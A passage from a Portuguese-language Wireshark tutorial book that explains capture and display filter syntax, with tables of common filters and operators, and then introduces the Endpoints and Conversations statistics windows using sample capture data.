Em vez de fazer isso, devemos especificar a localização que queremos analisar dentro do byte, concatenando um único E comercial (&), seguido do número que representa o local em que a flag está armazenada. A flag RST está no bit que representa o número 4 nesse byte, e o fato de esse bit estar definido com 4 nos informa que a flag RST está ligada. O filtro tem o seguinte aspecto:

```
tcp[13] & 4 == 4
```

Para ver todos os pacotes com a flag PSH ligada, a qual é identificada pela localização do bit que representa o número 8 nas flags TCP no offset 13, nosso filtro usará essa localidade:

```
tcp[13] & 8 == 8
```

## Exemplos de expressões para filtros de captura

Com frequência você perceberá que o sucesso ou o fracasso da análise dependerá de sua habilidade para criar filtros apropriados à situação em questão. A Tabela 4.3 mostra alguns filtros comuns de captura que poderão ser usados frequentemente.

*Tabela 4.3 – Filtros de captura comumente utilizados*

Filtro	Descrição
tcp[13] & 32 == 32	Pacotes TCP com a flag URG ligada
tcp[13] & 16 == 16	Pacotes TCP com a flag ACK ligada
tcp[13] & 8 == 8	Pacotes TCP com a flag PSH ligada
tcp[13] & 4 == 4	Pacotes TCP com a flag RST ligada
tcp[13] & 2 == 2	Pacotes TCP com a flag SYN ligada
tcp[13] & 1 == 1	Pacotes TCP com a flag FIN ligada
tcp[13] == 18	Pacotes TCP SYN-ACK
ether host 00:00:00:00:00:00	Tráfego de ou para o seu endereço MAC
!ether host 00:00:00:00:00:00	Tráfego que não seja de nem para o seu endereço MAC
broadcast	Somente tráfego de broadcast
icmp	Tráfego ICMP
icmp[0:2] == 0x0301	Destino ou host inacessíveis no ICMP
ip	Somente tráfego IPv4
ip6	Somente tráfego IPv6
udp	Somente tráfego UDP

## Filtros de exibição

Um filtro de exibição é um filtro que, quando aplicado a um arquivo de captura, instrui o Wireshark a exibir somente pacotes que correspondam a esse filtro. Você pode fornecer um filtro de exibição na caixa de texto Filter (Filtro) acima do painel Packet List (Lista de pacotes).

Os filtros de exibição são usados com mais frequência que os filtros de captura, pois permitem filtrar os dados de pacotes que você verá sem realmente omitir o restante dos dados no arquivo de captura. Desse modo, se for necessário reverter para a captura original, bastará simplesmente limpar a expressão de filtro. Esses filtros também são muito mais eficazes graças à extensa biblioteca de dissecadores de pacotes (packet dissectors) do Wireshark.

Como exemplo, em algumas situações, você poderá usar um filtro de exibição para limpar o tráfego irrelevante de broadcast de um arquivo de captura filtrando os broadcasts ARP no painel Packet List quando esses pacotes não estiverem relacionados ao problema sendo analisado no momento. Entretanto, como esses pacotes de broadcast ARP poderão ser úteis mais tarde, é melhor filtrá-los temporariamente em vez de apagá-los.

Para filtrar todos os pacotes ARP na janela de captura, posicione seu cursor na caixa de texto Filter (Filtro) na parte superior do painel Packet List (Lista de pacotes) e digite `!arp` a fim de remover todos os pacotes ARP da lista (Figura 4.16). Para remover o filtro, clique no botão X; para salvar o filtro e usá-lo mais tarde, clique no botão de adição (+).





Figura 4.16 – Criando um filtro de exibição usando a caixa de texto Filter (Filtro) acima do painel Packet List (Lista de pacotes).

Há duas maneiras de aplicar filtros de exibição. Uma forma é aplicá-los diretamente usando a sintaxe apropriada, como fizemos nesse exemplo. A outra é usar o diálogo Display Filter Expression (Exibir expressão de filtro) para criar o seu filtro de modo iterativo; é o método mais fácil se você estiver começando a usar filtros. Vamos explorar os dois métodos, iniciando pelo mais fácil.

## O diálogo Display Filter Expression

O diálogo Display Filter Expression (Exibir expressão de filtro), mostrado na Figura 4.17, facilita criar filtros de captura e de exibição para os usuários que estejam começando a usar o Wireshark. Para acessar esse diálogo, clique no botão **Expression** (Expressão) na barra de ferramentas Filter.



*Figura 4.17 – O diálogo Display Filter Expression (Exibir expressão de filtro) permite criar filtros no Wireshark facilmente.*

O lado esquerdo do diálogo lista todos os campos de protocolo possíveis, e esses campos especificam todos os critérios possíveis de filtragem. Para criar um filtro, siga os passos a seguir:

1. Para visualizar os campos de critérios associados a um protocolo, expanda esse protocolo clicando no símbolo de seta ao seu lado. Após encontrar o critério no qual você deseja basear seu filtro, clique nele para selecioná-lo.
2. Escolha de que modo o campo selecionado se relacionará com o valor do critério fornecido por você. Essa relação é especificada como igual, maior que, menor que, e assim por diante.
3. Crie sua expressão de filtro especificando um valor de critério que se relacionará com o campo que você selecionou. Você pode definir esse valor ou selecioná-lo a partir de valores predefinidos programados no Wireshark.
4. Seu filtro completo será exibido na parte inferior da tela. Quando terminar, clique em **OK** para inseri-lo na barra de filtro.

O diálogo Display Filter Expression é ótimo para usuários iniciantes, mas após dominar os filtros você perceberá que inserir expressões de filtro manualmente será muito mais eficiente. A estrutura sintática para exibição de expressões de filtro é simples, porém extremamente eficaz.

## A estrutura sintática das expressões de filtro

Quando começar a usar o Wireshark com mais frequência, você vai querer utilizar diretamente a sintaxe de filtros de exibição na janela principal para economizar tempo. Felizmente, a sintaxe usada nos filtros de exibição segue um esquema-padrão e é fácil navegar por ela. Na maioria dos casos, esse esquema está centrado no protocolo e segue o formato *protocolo.recurso.sub-recurso*, conforme vimos quando descrevemos o diálogo Display Filter Expression. Veremos agora alguns exemplos.

Com frequência, você usará um filtro de captura ou de exibição para ver pacotes com base em um único protocolo específico. Por exemplo, suponha que você esteja resolvendo um problema de TCP e queira ver apenas o tráfego TCP em um arquivo de captura. Nesse caso, um simples filtro tcp servirá.

Vamos agora observar a situação do outro lado da cerca. Suponha que, durante a resolução de seu problema de TCP, você tenha utilizado bastante o utilitário ping, gerando assim bastante tráfego ICMP. Você poderia remover esse tráfego ICMP de seu arquivo de captura com o filtro expression !icmp.

Operadores de comparação permitem comparar valores. Por exemplo, quando estiver resolvendo problemas de redes TCP/IP, com frequência você precisará ver todos os pacotes que referenciem um endereço IP em particular. O operador de comparação de igualdade (==) permitirá criar um filtro que mostre todos os pacotes com um endereço IP igual a 192.168.0.1:

```
ip.addr==192.168.0.1
```

Suponha agora que você precise visualizar somente os pacotes com menos de 128 bytes. O operador menor ou igual (<=) poderá ser usado para essa finalidade:

```
frame.len<=128
```

A Tabela 4.4 mostra os operadores de comparação do Wireshark.

*Tabela 4.4 – Operadores de comparação para expressões de filtro no Wireshark*

Operador	Descrição
==	Igual a
!=	Diferente de
>	Maior que
<	Menor que
>=	Maior ou igual a
<=	Menor ou igual a

Os operadores lógicos permitem combinar várias expressões de filtro em uma só instrução, aumentando bastante a eficiência de seus filtros. Por exemplo, suponha que

você esteja interessado em exibir somente os pacotes para dois endereços IP. O operador or pode ser usado para criar uma expressão que exibirá os pacotes contendo qualquer um dos endereços IP, assim:

```
ip.addr==192.168.0.1 or ip.addr==192.168.0.2
```

A Tabela 4.5 lista os operadores lógicos do Wireshark.

*Tabela 4.5 – Operadores lógicos para expressões de filtro no Wireshark*

Operador	Descrição
and	As duas condições devem ser verdadeiras
or	Uma das condições deve ser verdadeira
xor	Uma e somente uma condição deve ser verdadeira
not	Nenhuma das condições é verdadeira

## Exemplo de expressões para filtros de exibição

Embora os conceitos relacionados à criação de expressões de filtro sejam razoavelmente simples, você precisará usar diversas palavras reservadas e operadores específicos quando criar novos filtros para vários problemas. A Tabela 4.6 mostra alguns filtros de exibição que uso com mais frequência. Para ver uma lista completa, consulte a referência do Wireshark para filtros de exibição em <http://www.wireshark.org/docs/dref/>.

*Tabela 4.6 – Filtros de exibição comumente utilizados*

Filtro	Descrição
!tcp.port==3389	Filtro para remover o tráfego RDP
tcp.flags.syn==1	Pacotes TCP com a flag SYN ligada
tcp.flags.reset==1	Pacotes TCP com a flag RST ligada
!arp	Limpa o tráfego ARP
http	Todo o tráfego HTTP
tcp.port==23    tcp.port==21	Tráfego de Telnet ou de FTP
smtp    pop    imap	Tráfego de email (SMTP, POP ou IMAP)


## Salvando filtros

Depois que começar a criar vários filtros de captura e de exibição, você verá que determinados filtros são usados com mais frequência. Felizmente, não precisamos digitá-los sempre que for necessário utilizá-los, pois o Wireshark permite salvar seus filtros para serem usados mais tarde. Para salvar um filtro de captura personalizado, siga os passos a seguir:

1. Selecione **Capture Filters** (CapturaFiltros de captura) para abrir o diálogo **Capture Filter (Filtro de captura)**.
2. Crie um novo filtro clicando no botão de adição (+) na parte inferior à esquerda do diálogo.
3. Forneça um nome para o seu filtro na caixa Filter Name (Nome do filtro).
4. Forneça a expressão propriamente dita para o filtro na caixa Filter String (String do filtro).
5. Clique no botão **OK** para salvar sua expressão de filtro na lista.

Para salvar um filtro de exibição personalizado, siga os passos a seguir:

1. Digite o seu filtro na barra Filter (Filtro) acima do painel Packet List (Lista de pacotes) na janela principal e clique no botão de **fita** do lado esquerdo da barra.
2. Clique na opção **Save this Filter** (Salvar este filtro), e uma lista de filtros **de exibição salvos será apresentada em um diálogo separado**. Nesse local, você poderá fornecer um nome para o seu filtro antes de clicar em **OK** para salvá-lo (Figura 4.18).




*Figura 4.18 – Você pode salvar diretamente os filtros de exibição a partir da barra de ferramentas principal.*

## Adicionando filtros de exibição em uma barra de ferramentas

Se você tiver filtros que sejam ativados ou desativados com frequência, uma das maneiras mais fáceis de interagir com eles é adicionar toggles de filtros na barra Filter imediatamente acima do painel Packet List. Para isso, execute os passos a seguir:

1. Digite o seu filtro na barra Filter (Filtro) acima do painel Packet List (Lista de pacotes) na janela principal e clique no botão de adição (+) no lado direito da barra.
2. Uma nova barra será exibida abaixo da barra Filter, na qual você poderá fornecer um nome para o seu filtro no campo Label (Rótulo, como vemos na Figura 4.19). Esse é o rótulo que será usado para representar o filtro na barra de ferramentas. Após ter inserido um nome nesse campo, clique em **OK** para criar um atalho para essa expressão na barra de ferramentas Filter.



*Figura 4.19 – Adicionando um atalho para uma expressão de filtro na barra de ferramentas Filter (Filtro).*

Como podemos ver na Figura 4.20, criamos um atalho para um filtro que mostrará rapidamente qualquer pacote TCP com a flag RST ligada. Acréscimos à barra de ferramentas de filtros são salvos em seu perfil de configuração (discutido no Capítulo 3), fazendo com que essa seja uma forma eficaz de aumentar sua capacidade de identificar problemas em capturas de pacote em diversos cenários.



*Figura 4.20 – Filtragem usando um atalho na barra de ferramentas.*

O Wireshark inclui vários filtros embutidos que constituem ótimos exemplos de como deve ser a aparência de um filtro. Use-os (em conjunto com as páginas de ajuda do Wireshark) quando criar seus próprios filtros. Eles serão utilizados nos exemplos deste livro.



# RECURSOS AVANÇADOS DO WIRESHARK



Depois de dominar o básico sobre o Wireshark, o próximo passo é explorar seus recursos de análise e geração de gráficos. Neste capítulo veremos alguns desses recursos eficazes, incluindo as janelas Endpoints e Conversations, os detalhes sobre resolução de nomes, dissecação de protocolos, interpretação de streams, gráficos de ES e outros recursos.

Essas funcionalidades, que são exclusivas do Wireshark como ferramenta de análise gráfica, são úteis em diversas etapas do processo de análise. Não se esqueça ao menos de tentar usar todas as funcionalidades listadas neste capítulo antes de prosseguir, pois vamos revê-las com frequência à medida que virmos cenários de análise prática no restante do livro.

## Endpoints e conversas na rede

Para que haja comunicação em rede, os dados devem fluir no mínimo entre dois dispositivos. Cada dispositivo que estiver enviando ou recebendo dados na rede representa o que o Wireshark chama de *endpoint*. A comunicação entre dois endpoints é chamada de *conversa* (*conversation*). O Wireshark descreve endpoints e conversas de acordo com os atributos da comunicação, especificamente no que diz respeito aos endereços usados nos diversos protocolos.

Os endpoints são identificados por vários endereços atribuídos em diferentes camadas do modelo OSI. Por exemplo, na camada de link de dados, um endpoint terá um endereço MAC, que é um endereço único embutido no dispositivo (embora possa ser modificado, fazendo com que, potencialmente, não seja mais necessário). Na camada de rede, porém, o

endpoint terá um endereço IP, que pode ser alterado a qualquer momento. Nos próximos capítulos, discutiremos como esses tipos de endereço são usados.

A Figura 5.1 mostra dois exemplos de como os endereços são usados para identificar endpoints em conversas. A conversa A na figura é constituída de dois endpoints se comunicando na camada de link de dados (MAC). O endpoint A tem o endereço MAC 00:ff:ac:ce:0b:de, e o endpoint B tem o endereço MAC 00:ff:ac:e0:dc:0f. A conversa B é definida por dois dispositivos se comunicando na camada de rede (IP). O endpoint A tem endereço IP igual a 192.168.1.25, e o endpoint B tem o endereço 192.168.1.30.




Figura 5.1 – Endpoints e conversas em uma rede.

Vamos ver como o Wireshark é capaz de fornecer informações sobre comunicação em rede para cada endpoint ou conversa.

## Visualizando estatísticas dos endpoints

Ao analisar tráfego, você verá que é possível apontar especificamente um problema como estando em um endpoint específico em uma rede. Por exemplo, abra o arquivo de captura *lotsofweb.pcapng* e acesse a janela Endpoints do Wireshark (**StatisticsEndpoints**, ou EstatísticasEndpoints). A janela mostra diversos dados estatísticos úteis para cada endpoint, como vemos na Figura 5.2, incluindo o endereço, o número de pacotes e os bytes transmitidos e recebidos.

Wireshark · Endpoints · lotsofweb

TCP · 358 Ethernet · 12 IPv4 · 95 IPv6 · 5 UDP · 106

Address	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Latitude	Longitude
0.0.0.0	1	342	1	342	0	0	-	-
4.2.2.1	103	11 k	51	7275	52	4151	-	-
4.2.2.2	2	261	1	174	1	87	-	-
4.23.40.126	451	318 k	234	291 k	217	26 k	-	-
8.18.91.65	9	1241	3	387	6	854	-	-
8.18.95.169	18	3328	7	1321	11	2007	-	-
12.120.63.24	13	4753	6	3737	7	1016	-	-
12.129.199.110	20	5383	8	3332	12	2051	-	-
63.215.202.16	7	2069	2	724	5	1345	-	-
64.4.22.46	16	10 k	10	9347	6	1241	-	-
64.191.203.30	18	7061	6	2943	12	4118	-	-
64.208.21.17	10	2781	5	1295	5	1486	-	-
64.208.21.43	551	357 k	309	280 k	242	77 k	-	-
65.173.218.96	473	331 k	263	305 k	210	25 k	-	-
66.35.45.201	1,106	807 k	596	702 k	510	104 k	-	-
66.227.17.18	56	12 k	28	8577	28	3990	-	-
66.235.142.3	10	2285	4	853	6	1432	-	-
66.235.143.54	16	5217	7	1573	9	3644	-	-
66.235.143.121	10	3234	5	1490	5	1744	-	-
67.192.232.82	15	8056	7	6456	8	1600	-	-

Name resolution     Limit to display filter     Endpoint Types

Figura 5.2 – A janela Endpoints permite visualizar cada endpoint em um arquivo de captura.


As abas na parte superior da janela (TCP, Ethernet, IPv4, IPv6 e UDP) mostram o número de endpoints organizados por protocolo. Para exibir apenas os endpoints de um protocolo específico, clique em uma dessas abas. Você pode adicionar outras abas de filtragem de protocolo clicando na caixa Endpoint Types (Tipos de endpoint) na parte inferior à direita da tela e selecionando o protocolo a ser adicionado. Se quiser usar resolução de nomes para visualizar os endereços dos endpoints (veja a seção “Resolução de nomes”), marque a caixa de seleção Name resolution (Resolução de nomes). Se estiver lidando com uma captura grande e quiser filtrar os endpoints exibidos, você poderá aplicar um filtro de exibição na janela principal do Wireshark e selecionar a opção Limit to display filter (Limitar para filtro de exibição) na janela Endpoints. Essa opção fará a janela mostrar apenas os endpoints que correspondam ao filtro de exibição.

Outro recurso conveniente na janela Endpoints é a capacidade de filtrar pacotes específicos para exibição no painel Packet List (Lista de pacotes). É uma forma rápida de explorar pacotes de um endpoint individual. Clique com o botão direito do mouse em um endpoint para selecionar as opções de filtragem disponíveis. O diálogo apresentado permitirá mostrar ou excluir pacotes relacionados à entrada selecionada. Você também pode selecionar a opção Colorize (Colorir) nesse diálogo a fim de exportar o endereço do endpoint diretamente para uma regra de cores (as regras de cores foram discutidas no

Capítulo 4). Desse modo, será possível deixar os pacotes relacionados a um dado endpoint em destaque rapidamente para que você possa identificá-los de imediato durante a análise.

## Visualizando conversas na rede

Com o arquivo *lotsofweb.pcapng* ainda aberto, acesse a janela Conversations (Conversas) do Wireshark usando **StatisticsConversations** (EstatísticasConversas, como vemos na Figura 5.3) para exibir todas as conversas do arquivo de captura. A janela Conversations é semelhante à janela Endpoints, porém mostra dois endereços por linha para representar uma conversa, além dos pacotes e bytes transmitidos de e para cada dispositivo. A coluna *Address A* (Endereço A) apresenta o endpoint de origem, enquanto *Address B* (Endereço B) é o destino.



The screenshot shows the Wireshark interface with the 'Conversations' tab selected. At the top, there are tabs for Ethernet (13), IPv4 (103), IPv6 (4), TCP (279), and UDP (93). Below the tabs is a table with the following columns: Address A, Address B, Packets, Bytes, Packets A → B, Bytes A → B, Packets B → A, Bytes B → A, Rel Start, Duration, Bits/s A → B, and Bits/s B → A. The table lists numerous network conversations between various IP addresses. At the bottom of the window, there are several buttons: 'Name resolution' (unchecked), 'Limit to display filter' (unchecked), 'Conversation Types' (button), 'Copy' (button), 'Follow Stream...' (button), 'Graph...' (button), 'Close' (button), and 'Help' (button).

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
0.0.0.0	255.255.255.255	1	342	1	342	0	0	82.137333000	0.000000	N/A	N/A
4.2.2.1	172.16.16.128	16	2101	8	1433	8	668	3.009402000	36.237044	316	147
4.2.2.1	172.16.16.197	61	6699	30	4206	31	2493	16.331275000	58.485202	575	341
4.2.2.1	172.16.16.136	26	2626	13	1636	13	990	27.106391000	33.836085	386	234
4.2.2.2	172.16.16.197	2	261	1	174	1	87	23.098007000	0.023047	60 k	30 k
4.23.40.126	172.16.16.197	451	318 k	234	291 k	217	26 k	73.085870000	13.245934	176 k	16 k
8.18.91.65	172.16.16.128	9	1241	3	387	6	854	3.243355000	63.289076	48	107
8.18.95.169	172.16.16.197	18	3328	7	1321	11	2007	17.862227000	56.918573	185	282
12.120.63.24	172.16.16.128	13	4753	6	3737	7	1016	8.836392000	69.578042	429	116
12.129.199.110	172.16.16.197	20	5383	8	3332	12	2051	74.806613000	11.541974	2309	1421
63.215.202.16	172.16.16.128	7	2069	2	724	5	1345	6.684163000	61.630220	93	174
64.4.22.46	172.16.16.128	16	10 k	10	9347	6	1241	6.681906000	12.392572	6033	801
64.191.203.30	172.16.16.136	18	7061	6	2943	12	4118	60.393104000	3.054116	7708	10 k
64.208.21.17	172.16.16.128	10	2781	5	1295	5	1486	8.800115000	0.232560	44 k	51 k
64.208.21.43	172.16.16.128	551	357 k	309	280 k	242	77 k	6.085472000	72.329769	31 k	8523
65.173.218.96	172.16.16.136	473	331 k	263	305 k	210	25 k	59.432328000	27.290208	89 k	7497
66.35.45.201	172.16.16.136	1,106	807 k	596	702 k	510	104 k	10.306330000	83.442116	67 k	10 k
66.227.17.18	172.16.16.197	56	12 k	28	8577	28	3990	17.882206000	50.526514	1358	631
66.235.142.3	172.16.16.197	10	2285	4	853	6	1432	17.860779000	0.245516	27 k	46 k
